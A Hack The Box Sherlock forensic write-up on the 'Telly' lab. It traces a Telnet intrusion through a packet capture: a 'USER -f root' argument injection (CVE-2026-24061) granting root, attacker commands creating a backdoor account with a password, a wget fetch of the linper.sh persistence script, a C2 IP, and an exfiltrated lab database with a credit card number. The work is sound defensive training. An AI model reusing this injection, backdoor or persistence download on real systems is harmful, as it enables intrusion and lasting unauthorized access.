
Rafael Angelo Christianto

HACK THE BOX SHERLOCK


TELLY

1. What CVE is associated with the vulnerability exploited in the Telnet protocol?




No.	Time	Source	Destination	Signal	Protocol	Length	Info
47	2026-01-27 10:39:28.318624479	192.168.72.136	192.168.72.131		TELNET	87	Will Authentication Option, Will Encryption Option, Do Terminal Type, Do Terminal Speed, Do
49	2026-01-27 10:39:28.318776280	192.168.72.131	192.168.72.136		TELNET	93	Do Authentication Option, Do Encryption Option, Suboption Encryption Option, Will Terminal T
51	2026-01-27 10:39:28.319071140	192.168.72.136	192.168.72.131		TELNET	90	Suboption Terminal Speed, Suboption X Display Location, Suboption New Environment Option, Su
52	2026-01-27 10:39:28.319357989	192.168.72.131	192.168.72.136		TELNET	153	Suboption Terminal Speed, Suboption X Display Location, Suboption New Environment Option, Su
53	2026-01-27 10:39:28.319917532	192.168.72.136	192.168.72.131		TELNET	84	Will Suppress Go Ahead, Do Echo, Do Linemode, Do Negotiate About Window Size, Will Status,
54	2026-01-27 10:39:28.320135234	192.168.72.131	192.168.72.136		TELNET	147	Do Suppress Go Ahead, Won't Echo, Will Linemode, Suboption Linemode, Will Negotiate About Wi
55	2026-01-27 10:39:28.320360872	192.168.72.136	192.168.72.131		TELNET	74	Suboption Linemode, 1 byte data
56	2026-01-27 10:39:28.320583538	192.168.72.131	192.168.72.136		TELNET	73	Suboption Linemode
57	2026-01-27 10:39:28.320583728	192.168.72.136	192.168.72.131		TELNET	179	Suboption Remote Flow Control, 1 byte data, Will Echo, Do Binary Transmission, Don't Linemod
58	2026-01-27 10:39:28.320844929	192.168.72.131	192.168.72.136		TELNET	75	Do Echo, Will Binary Transmission, Won't Linemode
62	2026-01-27 10:39:28.616577034	192.168.72.136	192.168.72.131		TELNET	1067	1001 bytes data
64	2026-01-27 10:39:28.660032039	192.168.72.136	192.168.72.131		TELNET	128	62 bytes data
270	2026-01-27 10:39:56.813874943	192.168.72.131	192.168.72.136		TELNET	67	1 byte data
272	2026-01-27 10:39:56.814459936	192.168.72.136	192.168.72.131		TELNET	67	1 byte data
274	2026-01-27 10:39:56.904889631	192.168.72.131	192.168.72.136		TELNET	67	1 byte data
275	2026-01-27 10:39:56.905296586	192.168.72.136	192.168.72.131		TELNET	67	1 byte data
279	2026-01-27 10:39:57.205703615	192.168.72.131	192.168.72.136		TELNET	67	1 byte data
280	2026-01-27 10:39:57.206821282	192.168.72.136	192.168.72.131		TELNET	78	12 bytes data
282	2026-01-27 10:39:57.208889730	192.168.72.136	192.168.72.131		TELNET	104	38 bytes data
284	2026-01-27 10:39:57.209378127	192.168.72.136	192.168.72.131		TELNET	68	2 bytes data
286	2026-01-27 10:39:57.209653796	192.168.72.136	192.168.72.131		TELNET	74	8 bytes data
288	2026-01-27 10:39:57.210041903	192.168.72.136	192.168.72.131		TELNET	120	54 bytes data
1514	2026-01-27 10:41:36.165585222	192.168.72.131	192.168.72.136		TELNET	67	1 byte data
1515	2026-01-27 10:41:36.166179298	192.168.72.136	192.168.72.131		TELNET	67	1 byte data


In packet number 52, we can see new environment variables changes, so I follow its TCP Stream.



Here we can see that there is USER -f root which is a change in environment variable to tamper with commands, where it is supposed to be USER root. The "-f" will be injected into the command, when before it is only root, and this can be used for privilege escalation tasks. However, when we google it, the answer is **CVE-2026-24061**.



2. When was the Telnet vulnerability successfully exploited, granting the attacker remote root access on the target machine?



telnet

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54	2026-01-27 10:39:28.320135234	192.168.72.131	192.168.72.136		TELNET	147	Do Suppress Go Ahead, Won't Echo, Will Linemode, Suboption Linemode, Will Negotiate About Wi
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
In line 62 in the highlighted blue packet, 1001 bytes data were transferred and this was the Indicators of Compromise (IoC). That is a lot of bytes for telnet communication, where usually it just happens for commands and enter that is why usually it is not big bytes. Packet number 62 is basically delivering the payload to give the attacker the shell. And even when I follow TCP Stream in packet number 62, it will return this:



And this is the transfer of root to the attacker.

3. What is the hostname of the targeted server?

telnet

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Seeing from the first packet after filtering telnet (packet 47). Then I follow the TCP Stream

```
.[?2004l
.uid=0(root) gid=0(root) groups=0(root)
.[?2004h.]0;root@backup-secondary: ~.root@backup-secondary:~#
p
p
s
s


.[?2004l
.    PID TTY          TIME CMD
   2977 pts/1    00:00:00 login
   3032 pts/1    00:00:00 bash
   3053 pts/1    00:00:00 ps
.[?2004h.]0;root@backup-secondary: ~.root@backup-secondary:~#
c
```

Then, we can see the hostname is **backup-secondary**.

4. The attacker created a backdoor account to maintain future access. What username and password were set for that account?

```
.[?2004h.]0;root@backup-secondary: ~.root@backup-secondary:~#
.[200~sudo useradd -m -s /bin/bash cleanupsvc; echo "cleanupsvc:YouKnowWhoiam69" | sudo chpasswd.[201~
.[7msudo useradd -m -s /bin/bash cleanupsvc; echo "cleanupsvc:YouKnowWhoiam69" | sudo chpasswd.[27m
.[C
```

Still from the same Follow TCP Stream as number 3, when I scrolled down I found these credentials and that is the answer for this number: **cleanupsvc:YouKnowWhoiam69**


5. What was the full command the attacker used to download the persistence script?

```
.[200~https://raw.githubusercontent.com/montysecurity/linper/refs/heads/main/linper.sh.[201~
.[7mhttps://raw.githubusercontent.com/montysecurity/linper/refs/heads/main/linper.sh.[27m


..[C.[C.[C.
```


And even still from the same Follow TCP Stream, there we can find the link to get the persistent script. And we can tell the attacker is using wget instead of curl by the "Saving to:...", whereas curl would show a progress bar. So the full command goes **wget https://raw.githubusercontent.com/montysecurity/linper/refs/heads/main/linper.sh**

6. The attacker installed remote access persistence using the persistence script. What is the C2 IP address?



After the attacker install the linper.sh, and ran it, then suddenly I saw **91.99.25.54**

7. The attacker exfiltrated a sensitive database file. At what time was this file exfiltrated?



I just filtered the word "db", and then I saw a database for credit cards for black friday. And the UTC time is **2026-01-27 10:49:54**

8. Analyze the exfiltrated database. To follow compliance requirements, the breached organization needs to notify its customers. For data validation purposes, find the credit card number for a customer named Quinn Harris.

From the same packet from number 7, which also focuses on the database file. And then I saw the format of the table in SQL, like shown below:

```
ce.CREATE TABLE sqlite_sequence(name,seq).{.......Etablep
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  email TEXT NOT NULL,
  creditcardnumber INTEGER NOT NULL,
  purchase_date TEXT NOT NULL,    -- ISO date: YYYY-MM-DD
  item_purchased TEXT NOT NULL
```

However, if we scroll below we can find the email quinn.harris@hotmail.com and the credit card number is supposed to be before the purchase date, which for Quinn is 2025-12-08, so the credit card number is "…{..", but I think that is encoded. The screenshot is given below:

```
.....G...;.!=jesse
ramos@hotmail.com..j..<..2025-12-08Raspberry Pi starter kitB...;.!3phoenix.price@gmail.com..i.....2025-12-05Electric toothbrushL...?.!Cma
rley.howard@hotmail.com....g...2025-11-29Surge protector power strip5...;.!.dakota.cooper@gmail.com.......k2025-12-07Webcam:...=.!!camer
n.bell@hotmail.com...j....2025-12-04Microphone5...7.!.sage.brooks@gmail.com...j.2..2025-12-10Dash camB...=.!1emerson.gray@hotmail.com..vF
.a.[2025-11-28Portable projector=...9.!+charlie.diaz@gmail.com..(..%EY2025-12-03Streaming stick=...9.!+river.ward@hotmail.com..V..E..2025
-12-09Fitness tracker>...;.!+finley.hughes@gmail.com...J...$2025-12-01Graphics tablet:...=.!!blake.turner@hotmail.com....I.A.2025-11-30VF
headset;...1.!/kai.reed@gmail.com...h....2025-12-06Smart light bulbs@...;.!/logan.scott@hotmail.com...j3o,.2025-11-27Smart home camera4.
.5.!.drew.evans@gmail.com..zk.{%52025-12-02E-reader4...;.!.rowan.mills@hotmail.com..7.u..*2025-12-12Drone;...9.!'harper.baker@gmail.com.
z.d..-2025-12-11Action camera<...=.!%peyton.adams@hotmail.com.......
2025-12-10Wi-Fi router=
..7.!-reese.clark@gmail.com..G.k.xU2025-12-09Portable charger:...=.!!quinn.harris@hotmail.com...{..WY2025-12-084K monitorH...7.!Cavery.s
ngh@gmail.com......#.2025-12-07Noise-cancelling headphonesB
..;.!3skyler.wong@hotmail.com......'.2025-12-06Mechanical keyboard6    ..1.!%devon.ng@gmail.com...+.u..2025-12-05Gaming mouse;...;.!%ril
ey.patel@hotmail.com..&.yw.m2025-12-04External SSD5...5.!.jamie.khan@gmail.com...2...B2025-12-03USB-C hub5...;.!.morgan.ross@hotmail.com
..Gu.!.2025-12-02Tablet7...7.!!taylor.chen@gmail.com..Ki.#.}2025-12-01Smartwatch?...9.!/casey.park@hotmail.com..pMJ..q2025-11-30Bluetooth
speaker6...5.!!jordan.lee@gmail.com..w.G9..2025-11-29Smartphone4...9.!.sam.taylor@hotmail.com..EE...\2025-11-28Laptop=...7.!-alex.morgan@
gmail.com.. .P[..2025-11-27Wireless earbuds
```

Then I went to File > Export Objects > HTTP, and then find the db file, and then I performed some SQL queries like shown below:

```
┌──(rafael㉿raf)-[~/HTB_SHERLOCKS/Telly/Telly]
└─$ sqlite3 credit-cards-25-blackfriday.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .schema
CREATE TABLE purchases (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  email TEXT NOT NULL,
  creditcardnumber INTEGER NOT NULL,
  purchase_date TEXT NOT NULL,    -- ISO date: YYYY-MM-DD
  item_purchased TEXT NOT NULL
);
CREATE TABLE sqlite_sequence(name,seq);
sqlite> SELECT * FROM purchases WHERE email='quinn.harris@hotmail.com';
12|quinn.harris@hotmail.com|5312269047781209|2025-12-08|4K monitor
```

And then, like shown by the screenshot above we can see the credit card number for Quinn Harris. So, the final answer is: **5312269047781209**